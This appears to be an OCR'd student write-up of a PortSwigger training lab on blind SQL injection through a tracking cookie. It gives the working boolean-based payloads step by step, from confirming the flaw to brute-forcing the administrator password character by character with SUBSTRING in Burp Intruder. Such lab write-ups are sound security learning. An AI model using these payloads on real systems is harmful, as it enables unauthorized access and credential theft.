Blind SQL Injections Portswigger:

Lab 11: Blind SQL injection with conditional responses

Vulnerability: tracking cookie;

End goal: find out the password of 'administrator' user;

1) Confirm that parameter is vulnerable to SQLi

TrackingId=0wTEt5C3bOXXxoWd

If tracking ID exists in the table, then we can trigger a 'Welcome back' message.

Having injected TrackingID with query `' AND 1=1--,` I got the Welcome back message, meaning that the parameter is vulnerable:

Replacing 2nd condition in the query with false one, (1=2) does not show me any 'Welcome back message' and thus I can test Boolean expressions within the query.


2) Confirm that USERS table exist in the database:

Inject the following into the query: `' AND (SELECT 'a' FROM users LIMIT 1)= 'a'--`

I received 'Welcome back' message again, meaning that the written condition is TRUE and table USERS exists in database. 'd

3) Confirm existence of user 'administrator':


```
' AND (SELECT username FROM users WHERE username =
'administrator')='administrator'--
```



I received ‘Welcome back’ again, meaning that we do have administrator user in users table.

4) Discover the password length:
   To do this, I sent the intercepted packet to repeater and submitted the following query several times, incrementing the number of characters until I hadn’t receive the ‘Welcome back’ message, meaning that condition stopped to be true. This happened on >20, hence the password has 20 characters.

```
' AND (SELECT username FROM users WHERE username =
'administrator' AND LENGTH(password)>1)='administrator'—
```




5) In this step, I am going to discover the password. To do this, I have sent the packet to Intruder and wrote the following query:


```
' AND (SELECT SUBSTRING(password,1,1) FROM users
WHERE username='administrator')='a
```

I selected the ‘Cluster bomb’ attack to compare each character from password string to all English alphabet lowercase letters and numbers from 0-9 to discover

the password by bruteforcing each character:



Filter out the attack result by returned length, I can assemble the password: g9p7q0cpd6gvsebu9al9



I successfully logged in as administrator, the lab is solved.